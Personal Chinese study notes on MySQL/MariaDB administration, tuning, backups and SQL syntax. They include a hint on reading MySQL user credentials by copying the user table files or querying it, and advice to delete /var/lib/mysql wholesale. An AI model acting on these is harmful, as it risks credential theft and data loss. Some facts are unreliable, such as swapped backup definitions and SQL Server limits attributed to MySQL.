大型数据库：Mariadb、分布式redis、分布式nosql、DB2、Oracle

1. 先从数据库中以文本形式导出500万达人的积分数据
2. 用sort命令对文本进行排序
3. 将排序后的数据一条一条的更新到数据库中  
   经过日志分析，所有过程大概1个半小时，在每天的凌晨三四点钟运行，步骤1和2共占用几分钟时间，剩下的时间都消耗在数据库更新上（表锁）

看一下一共有多少个配置文件：

root@ubuntu:/etc/mysql/conf.d# mysql --help | grep my.cnf

order of preference, my.cnf, $MYSQL\_TCP\_PORT,

/etc/my.cnf /etc/mysql/my.cnf ~/.my.cnf

kali中/etc/mysql/mysql.conf.d/mysqld.cnf（而不是网上说的/etc/mysql/my.cnf） 里面的bind-address= 127.0.0.1与本地进行了绑定，所以默认情况下将只有本地可以访问数据库。

按照类名设置数据字段名，因为这是最好的可读性。不过反正使用的时候大小写都是可以的。数据库无视大小写的区别。

使用DataGrip建立数据表的时候发现：需要VARCHAR(20)，而不是VARCHAR，否则就会说SQL语句出错。

数据库 中存储的 数据就是结构化数据。回想一下信息检索教的内容，文本才是非结构化数据。txt不一定就是未格式化的文本。

对数据库文件的加密，传闻本地数据库对象对数据库性能的影响可以达到15%~20%。磁盘加密-》文件加密-》数据库自带加密-》数据库扩展加密（通过使用视图、触发器、扩展索引等机制，实现透明加密）-》数据库网关和驱动加密（前端部署一个数据库加密网关，后者使用jdbc驱动自己实现加密）-》应用加密网关

可以认为没有数据库内核这种东西。能够搜索到的东西都不知道在讲些什么，感觉就是介绍数据库。


mysql -u root<=>

mysql -u root -p

不过mysql -u guest被禁止了

mysql -u guest -p collage 就是用guest账户进入数据库的collage数据表。

show create table xxx;



建立索引的好处是能够提高查询速度，常用作连接属性以及常出现在查询条件中的应该被建立为索引

SQL Server建立索引：CREATE [UNIQUE][CLUSTERED|NONCLUSTERED]

INDEX <索引名>

ON <表名> (<列名> [<次序>,[…]]);

UNIQUE(单一索引)：

唯一索引，不允许存在索引值相同的两行

CLUSTERED(聚集索引)：

索引项的顺序与表中记录的物理顺序一致。表中如果有多个记录在索引字段上相同，这些记录构成一簇，只有一个索引值。

优点：查询速度快。

缺点：维护成本高，且一个表只能建一个聚簇索引。

NONCLUSTERED(非聚集索引)

作为非聚集索引，行的物理排序独立于索引排序

非聚集索引的叶级包含索引行（B＋树、LSM树）

删除索引：DROP INDEX <索引名>;

InnoDB: The PRIMARY KEY is UNIQUE and clustered -- always. Secondary keys are non-clustered. They have the PRIMARY KEY (not a rownum or rowid) in the leaf node of the secondary key index.

MyISAM: Keys are non-clustered -- always.

LSM树**（Log-Structured Merge Tree）**： hbase采用的创建索引的方式

LSM的基本思想是将修改的数据保存在内存，达到一定数量后在将修改的数据批量写入磁盘，在写入的过程中与之前已经存在的数据做合并。同B树存储模型一样，LSM存储模型也支持增、删、读、改以及顺序扫描操作。LSM模型利用批量写入解决了随机写入的问题，虽然牺牲了部分读的性能，但是大大提高了写的性能。

使用日志文件和内存存储来将随机写转换成顺序写。LSM树的主要目标是快速的建立索引，在大并发插入数据的情况下，B+树需要大量的随机IO，这些随机IO严重影响索引建立速度。LSM通过磁盘序列写，来达到最优的写性能，因为这个降低了磁盘的寻道次数，一次IO可以写入多个索引块。

视图显示的时候可能只显示虚拟表，这种表是由命令构建成，不存放具体的数据，对数据有保护作用。图形软件显示的时候，使用的视图就是虚拟表，只有点击了同步或者使用了自动同步以后才会对数据库中的数据造成影响。

例2 建立信息系学生的视图，并要求进行修改和插入操作时仍须保证该视图只有信息系的学生

CREATE VIEW IS\_Student AS SELECT Sno, Sname, Sage FROM Student WHERE Sdept='IS' [CHECK语句]; 其中 WITH CHECK OPTION保证更新时满足视图定义的谓词条件。

create view student\_total\_avg(total\_avg) as select avg(total) from student\_total;

create or replace view cs\_instructor as

select \*

from instructor

where dept\_name = 'Comp.Sci.';

DROP VIEW <视图名> [CASCADE|RESTRICT];

CASCADE 级联删除 同时删除从之导出来的视图。父表中删除包含主键值的行的操作，该值由子表的现有行中的外键列引用。在级联删除中，删除父表中的记录时，同时删除子表中外键引用此主键的记录。级联操作 用于drop、delete、update。通过级联或者决绝执行来保证数据的完整性。级联是用来设计一对多关系的

RESTRICT 受限删除 默认

创建视图以后之后就可以使用这个视图（就像真的存在这个表一样）。其实SQL会自己将命令整合到一起进行最终的执行。

视图设置了rule 或者 设置trigger 以后才能接受正常的insert、delete、update等操作语句

create or replace rule r\_i\_cs\_instructor1 as on insert to cs\_instructor do instead nothing; 消除原先查询的运行

create or replace rule r\_i\_cs\_instructor2 as on insert to cs\_instructor

where (new.dept\_name = 'Comp.Sci.') do instead

insert into instructor(id, name, dept\_name, salary)

values (new.id, new.name, new.dept\_name, new.salary);

在mysql中，每个数据库最多可创建20亿个表，一个表允许定义1024列，每行的最大长度为8092字节（不包括文本和图像类型的长度）。

当表中定义有varchar、nvarchar或varbinary类型列时，如果向表中插入的数据行超过8092字节时将导致Transact-SQL语句（SQL Server的编程语言，是结构化查询语言（SQL）的增强版本）失败，并产生错误信息。SQL Server对每个表中行的数量没有直接限制，但它受数据库存储空间的限制。每个数据库的最大空间1048516TB

1 亿的表按 id 取都能在毫秒级返回（肯定要建立主键），十万 mysql 应该毫无压力。反正每个表百万级还是可以的。

MYSQL数据库文件有frm（描述表的结构）、MYD（数据文件）、MYI（索引）那么与用户有关的也就是user.frm，user.MYD，user.MYI。1.自己直接取文件 2.得到足够的权限以后select \* from user。

配置：

1.启用 InnoDB 的每张表一个数据文件设置

InnoDB 是一个存储引擎。以前，MySQL 使用系统表空间来保存数据库中的表和索引。InnoDB 提供了更灵活的方式，它把每个数据库的信息保存在一个 .ibd 数据文件中。每个 .idb 文件代表它自己的表空间。通过这样的方式可以更快地完成类似 “TRUNCATE” 的数据库操作，当删除或截断一个数据库表时，你也可以回收未使用的空间。这样配置的另一个好处是你可以将某些数据库表放在一个单独的存储设备。这可以大大提升你磁盘的 I/O 负载。在 /etc/my.cnf 文件中看到。该指令看起来是这样的：innodb\_file\_per\_table=1

开启了每表一个文件的参数，只是将ibdata1空间属于自己的表的索引和数据移到独立的.ibd文件去而已，其他的比如说undo 日志 插入缓冲 双写缓存等等依然在ibdata1里面。。。

show variables like '%\_per\_%';查看开启情况

我使用改文件的方法开启失败，还是使用set global innodb\_file\_per\_table=1;

2.优化使用 InnoDB 的缓冲池

在一个专用的机器上，你可能会把 60-70％ 的内存分配给 innodb\_buffer\_pool\_size 。如果你打算在一个机器上运行更多的服务，你应该重新考虑专门用于 innodb\_buffer\_pool\_size 的内存大小。你需要设置 my.cnf 中的此项:innodb\_buffer\_pool\_size

3.避免使用 Swappiness

“交换”是一个当系统移动部分内存到一个称为 “交换空间” 的特殊磁盘空间时的过程。通常当你的系统用完物理内存后就会出现这种情况，系统将信息写入磁盘而不是释放一些内存。

该选项默认情况下是启用的：

# sysctl vm.swappiness

vm.swappiness = 60

运行以下命令关闭 swappiness：

# sysctl -w vm.swappiness=0

4.设置 MySQL 的最大连接数

max\_connections 指令告诉你当前你的服务器允许多少并发连接。MySQL/MariaDB 服务器允许有 SUPER 权限的用户在最大连接之外再建立一个连接。只有当执行 MySQL 请求的时候才会建立连接，执行完成后会关闭连接并被新的连接取代。

请记住，太多的连接会导致内存的使用量过高并且会锁住你的 MySQL 服务器。一般小网站需要 100-200 的连接数，而较大可能需要 500-800 甚至更多。这里的值很大程度上取决于你 MySQL/MariaDB 的使用情况。

你可以动态地改变 max\_connections 的值而无需重启MySQL服务器：

# mysql -u root -p

mysql> set global max\_connections = 300;

5.配置 MySQL 的线程缓存数量（也就是线程池）

要提高服务器的性能，你可以设置 thread\_cache\_size 的值相对高一些。你可以通过以下方法来查看线程缓存命中率：

mysql> show status like 'Threads\_created';

mysql> show status like 'Connections';

你可以用以下公式来计算线程池的命中率：

100 - ((Threads\_created / Connections) \* 100)

如果你得到一个较低的数字，这意味着大多数 mysql 连接使用新的线程，而不是从缓存加载。在这种情况下，你需要增加 thread\_cache\_size 。这里有一个好处是可以动态地改变 thread\_cache\_size 而无需重启 MySQL 服务。你可以通过以下方式来实现：

mysql> set global thread\_cache\_size = 16;

6.禁用 MySQL 对用户的 DNS

默认情况下当新的连接出现时，MySQL/MariaDB 会进行 DNS 查询解析用户的 IP 地址/主机名。对于每个客户端连接，它的 IP 都会被解析为主机名。然后，主机名又被反解析为 IP 来验证两者是否一致。

当 DNS 配置错误或服务器出现问题时，这很可能会导致延迟。这就是为什么要关闭 DNS 的反向查询的原因，你可以在你的配置文件中添加以下选项去设定：

[mysqld] vim /etc/my.cnf

# Skip reverse DNS lookup of clients

skip-name-resolve

更改后你需要重启 MySQL 服务。

7.配置 MySQL 的查询缓存容量

如果你有很多重复的查询并且数据不经常改变 – 请使用缓存查询。 人们常常不理解 query\_cache\_size 的实际含义而将此值设置为 GB 级，这实际上会降低服务器的性能。

背后的原因是，在更新过程中线程需要锁定缓存。通常设置为 200-300 MB应该足够了。如果你的网站比较小的，你可以尝试给 64M 并在以后及时去增加。

在你的 MySQL 配置文件中添加以下设置：

query\_cache\_type = 1

query\_cache\_limit = 256K

query\_cache\_min\_res\_unit = 2k

query\_cache\_size = 80M

8.配置临时表容量和内存表最大容量

tmp\_table\_size 和 max\_heap\_table\_size 这两个变量的大小应该相同，它们可以让你避免磁盘写入。 tmp\_table\_size 是内置内存表的最大空间。如果表的大小超出限值将会被转换为磁盘上的 MyISAM 表。

这会影响数据库的性能。管理员通常建议在服务器上设置这两个值为每 GB 内存给 64M。

[mysqld]

tmp\_table\_size= 64M

max\_heap\_table\_size= 64M

9.启用 MySQL 慢查询日志

记录慢查询可以帮助你定位数据库中的问题并帮助你调试。这可以通过在你的 MySQL 配置文件中添加以下值来启用：

slow-query-log = 1

slow-query-log-file = /var/lib/mysql/mysql-slow.log

long\_query\_time = 1

第一个变量启用慢查询日志，第二个告诉 MySQL 实际的日志文件存储位置。使用 long\_query\_time 来定义完成 MySQL 查询多少用时算长。

10.检查 MySQL 的空闲连接

空闲连接会消耗资源，可以的话应该被终止或者刷新。空闲连接是指处于 “sleep” 状态并且保持了很长一段时间的连接。你可以通过运行以下命令查看空闲连接：# mysqladmin processlist -u root -p | grep “Sleep”

首先你要做的就是检查代码问题并修复它。如果你不能访问正在运行的代码，你可以修改 wait\_timeout 变量。默认值是 28800 秒，而你可以安全地将其降低到 60 ：

wait\_timeout=60

11.文件系统的选取

按照 MariaDB 的建议，最好的文件系统是XFS、ext4 和 Btrfs。它们都是可以使用超大文件和大容量存储卷的企业级日志型文件系统。

下面你可以找到一些关于这三个文件系统的有用信息：

文件系统 XFS Ext4 Btrfs

文件系统最大容量 8EB 1EB 16EB

最大文件大小 8EB 16TB 16EB

12.设置 MySQL 允许的最大数据包

MySQL 把数据拆分成包。通常一个包就是发送到客户端的一行数据。 max\_allowed\_packet 变量定义了可以被发送的最大的包。

此值设置得过低可能会导致查询速度变得非常慢，然后你会在 MySQL 的错误日志看到一个错误。建议将该值设置为最大包的大小。此值设置得过低可能会导致查询速度变得非常慢，然后你会在 MySQL 的错误日志看到一个错误。建议将该值设置为最大包的大小。

13.测试 MySQL 的性能优化

有大量的测试工具可用，但我推荐你一个简单易用的。该工具被称为 mysqltuner。

使用下面的命令下载并运行它：

# wget https://github.com/major/MySQLTuner-perl/tarball/master

# tar xf master

# cd major-MySQLTuner-perl-993bc18/

# ./mysqltuner.pl

你将收到有关 MySQL 使用的详细报告和推荐提示

14.优化和修复 MySQL 数据库

有时候 MySQL/MariaDB 数据库中的表很容易崩溃，尤其是服务器意外关机、文件系统突然崩溃或复制过程中仍然访问数据库。幸运的是，有一个称为 'mysqlcheck' 的免费开源工具，它会自动检查、修复和优化 Linux 中数据库的所有表。

# mysqlcheck -u root -p --auto-repair --check --optimize --all-databases

# mysqlcheck -u root -p --auto-repair --check --optimize databasename

15.从数据库的性能来讲不推荐开启数据库的审计功能

要是没有启动服务的话就会说没有套接字，启动后才会创建。

systemctl start mariadb.service

Mysql.sock是创建与mysqld服务器相关的MySQL通信端点所使用的套接字

删掉/var/lib/mysql 下的文件 然后重启mysqld服务就会自动初始化，生成sock文件（在/etc/my.cnf中有提到）

危险的数据库组件：

regsvr32 /u c:\windows\system32\WSHom.Ocx /s

regsvr32 /u c:\windows\system32\shell32.dll /s

regsvr32 /u c:\windows\system32\scrrun.dll /s

对数据库的操作：CURD Create、Retrive、Update、Delete

数据库的几种备份：

1、完全备份（Full Backup）

备份全部选中的文件夹，并不依赖文件的存档属性来确定备份那些文件。在备份过程中，任何现有的标记都被清除，每个文件都被标记为已备份。换言之，清除存档属性。

完全备份就是指对某一个时间点上的所有数据或应用进行的一个完全拷贝。实际应用中就是用一盘磁带对整个系统进行完全备份，包括其中的系统和所有数据。这种备份方式最大的好处就是只要用一盘磁带，就可以恢复丢失的数据。因此大大加快了系统或数据的恢复时间。然而它的不足之处在于，各个全备份磁带中的备份数据存在大量的重复信息；另外，由于每次需要备份的数据量相当大，因此备份所需时间较长。

2、差异备份（Differential Backup）

备份自上一次完全备份之后有变化的数据。差异备份过程中，只备份有标记的那些选中的文件和文件夹。它不清除标记，也即备份后不标记为已备份文件。换言之，不清除存档属性。

差异备份是指在一次全备份后到进行差异备份的这段时间内，对那些增加或者修改文件的备份。在进行恢复时，我们只需对第一次全备份和最后一次差异备份进行恢复。差异备份在避免了另外两种备份策略缺陷的同时，又具备了它们各自的优点。首先，它具有了增量备份需要时间短、节省磁盘空间的优势；其次，它又具有了全备份恢复所需磁带少、恢复时间短的特点。系统管理员只需要两盘磁带，即全备份磁带与灾难发生前一天的差异备份磁带，就可以将系统恢复。

3、增量备份 （Incremental Backup ）

备份自上一次备份（包含完全备份、差异备份、增量备份）之后有变化的数据。增量备份过程中，只备份有标记的选中的文件和文件夹，它清除标记，既：备份后标记文件，换言之，清除存档属性。

增量备份是指在一次全备份或上一次增量备份后，以后每次的备份只需备份与前一次相比增加和者被修改的文件。这就意味着，第一次增量备份的对象是进行全备后所产生的增加和修改的文件；第二次增量备份的对象是进行第一次增量备份后所产生的增加和修改的文件，如此类推。这种备份方式最显著的优点就是：没有重复的备份数据，因此备份的数据量不大，备份所需的时间很短。但增量备份的数据恢复是比较麻烦的。您必须具有上一次全备份和所有增量备份磁带（一旦丢失或损坏其中的一盘磁带，就会造成恢复的失败），并且它们必须沿着从全备份到依次增量备份的时间顺序逐个反推恢复，因此这就极大地延长了恢复时间。

通过上面的概念分析可以知道，差异备份与增量备份的区别在于它们备份的参考点不同：前者的参考点是上一次完全备份、差异备份或增量备份，后者的参考点是上一次完全备份。还有标记是否清除。

1、完全备份与差异备份

以每周数据备份计划为例，我们可以在星期一进行完全备份，在星期二至星期五进行差异备份。如果在星期五数据被破坏了，则你只需要还原星期一完全的备份和星期四的差异备份。这种策略备份数据需要较多的时间，但还原数据使用较少的时间。

2、完全备份与增量备份

以每周数据备份为例，在星期一进行完全备份，在星期二至星期五进行增量备份。如果在星期五数据被破坏了，则你需要还原星期一正常的备份和从星期二至星期五的所有增量备份。这种策略备份数据需要较少的时间，但还原数据使用较多的时间。

**检查点:** 英文名为checkpoint。数据库为了提高性能，数据页在内存修改后并不是每次都会刷到磁盘上。checkpoint之前的数据页保证一定落盘了

### 更新数据库突然断电怎么办？


#1. 如果设置了显式事务(BEGIN TRAN/COMMIT TRAN),在COMMIT前断的电,不用担心.系统会自动回滚未提交的事务  
#2. 如果没有显式设置事务,系统将为每条SQL生成一个事务,再启动电脑时,事务会恢复到最后一条操作失败的SQL语句处

mysql的**binlog**日志必须打开log-bin功能才能生成binlog日志:  
 配置文件中：log-bin = /data/3306/mysql-bin


Binlog 它记录了所有的DDL和DML(除了数据查询语句)语句，以事件形式记录，还包含语句所执行的消耗的时间。还可以记录每一行数据的变化，但是这样log会很大。或者Statement level、Row level混合，用到MySQL的特殊功能（存储过程、触发器、函数）需使用混合模式。

mysqlbinlog 工具用于解析binlog。

一般通过中继实现数据的备份存储：




使用黑洞引擎之后架构改为：



查看事务是否自动提交

事务的ACID属性：



产生并发不一致性问题主要原因是破坏了事务的隔离性，mysql默认使用的MYIsam不支持事务。

字段名字不可以纯数字

在有NULL的情况下，二值逻辑转化为三值逻辑，unknown 介于true和false之间。有where的地方一般不会将查询字段的null显示出来。

MariaDB [(none)]> set innodb\_file\_per\_table on;

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'on' at line 1

MariaDB [(none)]> set innodb\_file\_per\_table=1;

ERROR 1229 (HY000): Variable 'innodb\_file\_per\_table' is a GLOBAL variable and should be set with SET GLOBAL

MariaDB [(none)]> set global innodb\_file\_per\_table=1;

如果希望你的数据库能被任何一台机器访问的话，那么需要更改你的配置文件，似乎是把localhost改为%。

关系型数据库中的一条记录中有若干个属性，若其中某一个属性组(注意是组)能唯一标识一条记录，该属性组就可以成为一个主键

成绩表(学号,课程号,成绩),成绩表中单一一个属性无法唯一标识一条记录，学号和课程号的组合才可以唯一标识一条记录，成绩表中的学号不是成绩表的主键，但它和学生表中的学号相对应，并且学生表中的学号是学生表的主键，则称成绩表中的学号是学生表的外键

部门表里面有一个字段是上级部门，如果要建立约束关系，简单点可以直接将这个字段设置为not null。或者将其外键连接向自己。

如果设置了外键还要为空，就要所有字段全部为空。


连接数据库的时候 命令还是很讲究的,mysql -u guest -p -h 127.0.0.1 collage

guest是我在代码中使用的账户,因为代码文件只要可读就能知道数据库的密码,所以我给这个"角色"设置了很严格的权限. 但是在开始进入数据库的命令就需要这么严格.最后的数据库可以不添加.

SQL Select语句完整的执行顺序：

1. from子句组装来自不同数据源的数据；
2. where子句基于指定的条件对记录行进行筛选；
3. group by子句将数据划分为多个分组；
4. 使用聚集函数（having中使用的聚集函数）进行计算；
5. 使用having子句筛选分组；
6. 计算所有的表达式；
7. 使用order by对结果集进行排序。
8. 使用聚集函数（select中使用的聚集函数）进行计算；
9. select 集合输出。

having子句的存在意图就是因为where中不能使用聚集函数，group by不是必须的



这里很怪异，id1、id2的命名是在select中，但是order by用了，所以selec的as解析应该比order by 早。

CREATE database zhimingdi character set utf8 collate utf8\_general\_ci ;

整理如下：

utf8\_bin：区分大小写；

utf8\_general\_cs：大小写敏感；

utf8\_general\_ci：大小写不敏感。

create table if not exists xxx.... if not exists存在的话就很方便程序员编写创建表的语句，因为如果存在还创建的话就会引发数据库异常。

列级完整性 涉及单个属性的约束

列值非空 NOT NULL

列值唯一 UNIQUE

列值满足表达式 CHECK

表级完整性 涉及单个或多个属性的约束

列值唯一 UNIQUE

列值满足表达式 CHECK

对于数据的限制还能使用assertion、Trigger、域约束

create assertion <断言名> check <谓词>

create assertion sum-constraint check

　(not exists (select \* from branch

　　where (select sum(amount) from loan

　　　　　where loan.branch-name = branch.branch-name)

　　　　>= (select sum(balance) from account

　　　　　　where account.branch-name = branch.branch-name)

　　　　　　　　　)

　　)

CREATE TABLE SC(

sno char(5),

cno char(5),

grade int,

CONSTRAINT PK\_sno\_cno PRIMARY KEY (sno,cno),

CONSTRAINT FK\_sno FOREIGN KEY (sno) REFERENCES student,

CONSTRAINT FK\_cno FOREIGN KEY (cno) REFERENCES course，

CONSTRAINT CK\_grade CHECK (grade>=0 and grade <=100)

);

Sname varchar(20) CONSTRAINT xxxx NOT NULL varchar后面的括号必须指定!

Ssex CHAR(2) CONSTRAINT xxxx CHECK(Ssex IN('man','male'))

CONSTRAINT 语句如果是独立的一行就说明是对表的完整性约束，否则是对列的。对列比对表多了NOT NULL 这种约束。

ALTER table xxx add CONSTRAINT FK\_cno FOREIGN KEY (cno) REFERENCES course(cno)

ALTER table xxx drop CONSTRAINT FK\_cno FOREIGN KEY (cno) REFERENCES course(cno)

传闻有的系统不允许修改外键中的那个主键。推荐修改的时候使用级联操作方式。

触发器Trigger：

CREATE TRIGGER trigger\_name [before | after | instead of] [insert | update | delete]

ON tbl\_name FOR EACH {ROW|STATEMENT }

FOR EACH ROW 执行指定操作的触发器为操作修改的每一行都调用一次。行级触发器

FOR EACH STATEMENT 的触发器只是为任何操作执行一次，不管有多少行被修改。语句级触发器

create trigger delete\_bbsuser

after delete on extmail.mailbox

for each row

begin

delete from xiuno\_bbs.bbs\_user where email=old.username;

end;

CREATE TRIGGER instructor\_salary

AFTER INSERT OR UPDATE ON instructor //这里的or语句很神奇

FOR EACH ROW

EXECUTE PROCEDURE check\_salary();

instead of主要对于视图操作，因为如果视图是多表的时候，不能直接进行DML操作，这个时候可以建立代替触发器（instead of）来替换事件本身的动作

域(Domain)约束：

在域定义中被定义的一种约束，

它与在特定域中定义的任何列都有关系。

创建的域名作为类型一样使用。域名默认是在当前模式名称下，可以指定 模式名称.想要创建的域名。

create domain domain\_name as

data type [default default\_value]

[constraint constraint\_name]

check(value condition expression)

例如：

create domain valid\_no as

int constraint constraint\_no

check(某一字段名between 100 and 999)

然后创建表时，使用valid\_no域.

create table TestDomain (

emp\_id valid\_no,

emp\_name varchar(10));

SELECT [ALL|DISTINCT]<目标列表达式 AS 显示名字>[,目标列表达式]…

FROM <表名或视图名>[, <表名或视图名>]…

[WHERE <条件表达式>]

[GROUP BY <列名1> [HAVING <条件表达式>]] 使用group by可能导致数据没有被显示出来（group by使用了以后每一个组会只有一行，所以一般都是配合聚合函数进行使用）。having可以在没有group by的情况下独立使用，相当于where子句。分组查询的SELECT目标列中只允许出现聚集函数和GROUP BY子句中出现过的列。

[ORDER BY <列名2> [ASC|DESC]]; NULL值在排序的时候被认为是最大值

DISTINCT还有种写法是：seletct distinct on(字段名字) + 剩余部分

注意是否使用distinct，尤其是输出为1列的时候。

使用group by 可以达到distinct的目的

SELECT Sname, Sdept, Sage

FROM Student

WHERE Sage IN (20,21,22,23);

IN后面可以是一个select选择语句，from后面这部分也可以是。甚至有where 字段=(select xx from ...)

select \* from A,B; 得到的结果是A、B的笛卡尔积。

SELECT Sno, Cno

FROM SC x

WHERE Grade>=(SELECT AVG(Grade)

FROM SC y

WHERE y.Sno=x.Sno);

SELECT Sno FROM SC WHERE Grade>=80 GROUP BY Sno HAVING (COUNT(Cno)>=3);

SELECT Sname, 'Year of Birth:', 2004-Sage as sage, LOWER(Sdept) FROM Student; 选中了字段，但是现实Sdept字段的时候使用了函数

SELECT DISTINCT Sno FROM SC; 消除重复的select

比较 常用=,>,<,>=,<=,!=

确定范围 BETWEEN AND, NOT BETWEEN AND

确定集合 IN,NOT IN

修饰 IS，IS NOT （NULL，TRUE，FALSE） (注意：有的系统允许NULL比较，可以使用＝和<>，如MS SQL Server。有的不允许，如Oracle,PostgreSQL等。SQL标准不允许。NULL如果不被支持一般的比较，那么where xx=2的实现代码中就要将NULL额外排除)

多重条件 AND, OR, NOT

SELECT Sname, Sgender FROM Student WHERE Sdept NOT IN (‘CS’,’MA’,’IS’); IN的数据集直接使用常量来表示的话

在有NULL的情况下，二值逻辑转化为三值逻辑，unknown 介于true和false之间。而where只会选择出true的部分。

where columnname like xxxx

数据库里面的通配符比正则里面的简单，范围也就大

%代替一个或者多个字符

\_仅仅代替一个字符

[charlist]字符列中任意个字符

[^charlist]或者[!charlist]字符列中不存在的任意个字符

SELECT c1 FROM tb WHERE c1 LIKE '%10!%-15!% off%' ESCAPE '!' ; 指定转义字符是!

在SQL语言中，一个SELECT-FROM-WHERE语句称为一个查询块。将一个查询块嵌套在另一个查询块的WHERE子句或HAVING短语的条件中的查询称为嵌套查询或子查询。子查询修饰符：ANY（SOME） 与 ALL

Some R 意义为 Some in R。R中的某一个。

All R 意义为 all in R, 或 all of R。R中的全部。

SELECT Sname, Sage FROM Student WHERE Sage < ANY

(SELECT Sage FROM Student WHERE Sdept=‘CS’ ) AND Sdept <> ‘CS‘;

EXISTS 只返回true 或者 false：

SELECT Sname FROM Student WHERE EXISTS

(SELECT \* FROM SC WHERE Sno=Student.Sno AND Cno='1');

select PNAME,COUNT(\*) from P,SPJ where P.PNO=SPJ.PNO and SPJ.JNO='J2' group by PNO;这个语句是错误的，数据库依旧需要你告诉它是哪个表下面的PNO。数据库看到了两个字段的相等，但是组合成的表格应该是同时又P.PNO 以及 SPJ.PNO。

select sno

from sc

where cno in

( select cno

from course

where cname='数据库');

《=》

select sno

from sc, course c

where sc.cno=c.cno and cname='数据库';

《=》使用exists

select rowid from Courses where CourseId=CourseId and ClassId=ClassId and ClassRemaining!=ClassRemaining; 这种语句如果放在不同名字的表中倒是可以联合查询，但是仅仅使用一个表，对自己进行判断只能依赖exists、in走一个名字重命名

select rowid from Courses as T1 where exists (select \* from Courses as A where T1.CourseId=A.CourseId and T1.TeachingDay=A.TeachingDay and T1.ClassId=A.ClassId and T1.ClassRemaining!=A.ClassRemaining) group by CourseId

选修了全部课程的学生姓名：

SELECT Sname FROM Student WHERE NOT EXISTS

(SELECT \* FROM Course WHERE NOT EXISTS

(SELECT \* FROM SC WHERE Student.Sno=SC.Sno AND Course.Cno=Cno));

如果一个学生选了所有的课程那么

(SELECT \* FROM Course WHERE NOT EXISTS

(SELECT \* FROM SC WHERE Student.Sno=SC.Sno AND Course.Cno=Cno));

会返回一个空结果，对应为false。

集合操作: 要想不消除重复就要在每一个关键词后面加上ALL 可以借助EXISTS和嵌套查询来实现

并 UNION

交 INTERSECT

差 EXCEPT

(SELECT Sno

FROM Student

WHERE Sdept=‘MA’)

INTERSECT

(SELECT Sno

FROM SC

WHERE Cno=‘3’);

select PNO from SPJ A where SNO='S1'

except

select PNO from SPJ B where A.SNO=TMP.SNO; 上面声明一个A表，第二条子查询语句并不能使用这个A。

通过union以及group by having 子句中count判断实现，可以实现intersect的功能：

select Cause, Rate from (

select Cause, Rate from A1

union all

select Cause, Rate from A2)

group by Cause, Rate

having count(\*) > 1

如果仅仅是判断一个集合是不是另外一个集合的子集：

使用EXCEPT，然后通过EXISTS进行判断，集合减操作以后是否为空。

集函数（把一群输入集在一起，得到一个输出）：

COUNT([DISTINCT|ALL] \*) 统计元组个数

注：NULL值的影响：

COUNT(\*)总是返回记录的个数

COUNT(字段)返回指定字段值非空的记录个数。avg函数就不会将NULL考虑进去。

COUNT([DISTINCT|ALL] <列名>) 统计一列中值的个数

SUM([DISTINCT|ALL] <列名>) 计算一列值的总和（此列必须是数值型）

AVG([DISTINCT|ALL] <列名>) 计算一列值的平均值（此列必须是数值型）

MAX([DISTINCT|ALL] <列名>) 求一列值中的最大值

MIN([DISTINCT|ALL] <列名>) 求一列值中的最小值

[DISTINCT|ALL] 就是可以加到操作语句的列名前

多表查询中的连接：

交叉连接：[<表名1>.]<列名1> <比较运算符> [<表名2>.]<列名2>

内连接（表间操纵，而不是表内操作）：SELECT \* FROM Student INNER JOIN SC ON Student.Sno=SC.Sno;

《=》SELECT Student.\*, SC.\* FROM Student, SC WHERE Student.Sno=SC.Sno;

SELECT \* FROM Student NATURAL JOIN SC; 相同字段的名字都会被显示出来

外连接（内连接的基础上返回了一些悬浮元组）： OUTER 关键词可以省略

左外连接 LEFT OUTER JOIN 根据相同的字段，左表全部行与右表进行匹配（如果没有匹配的，相当于右边部分全为null）

右外连接 RIGHT OUTER JOIN 右表全部行，去与左表匹配

全外连接 FULL OUTER JOIN 上面两个结果的并集

交叉连接 CROSS JOIN 左表全部行与右表全部行完全匹配，就是爆破中完全爆破一样。4\*4=16。所以这个后面不需要接上on xxxx。

john Type：

inner join

left outer join

right outer join

full outer join

john Conditions:

natural

on <predicate>

using (A1,A2,....An)

SELECT \* FROM Student NATURAL JOIN SC;

选用修饰

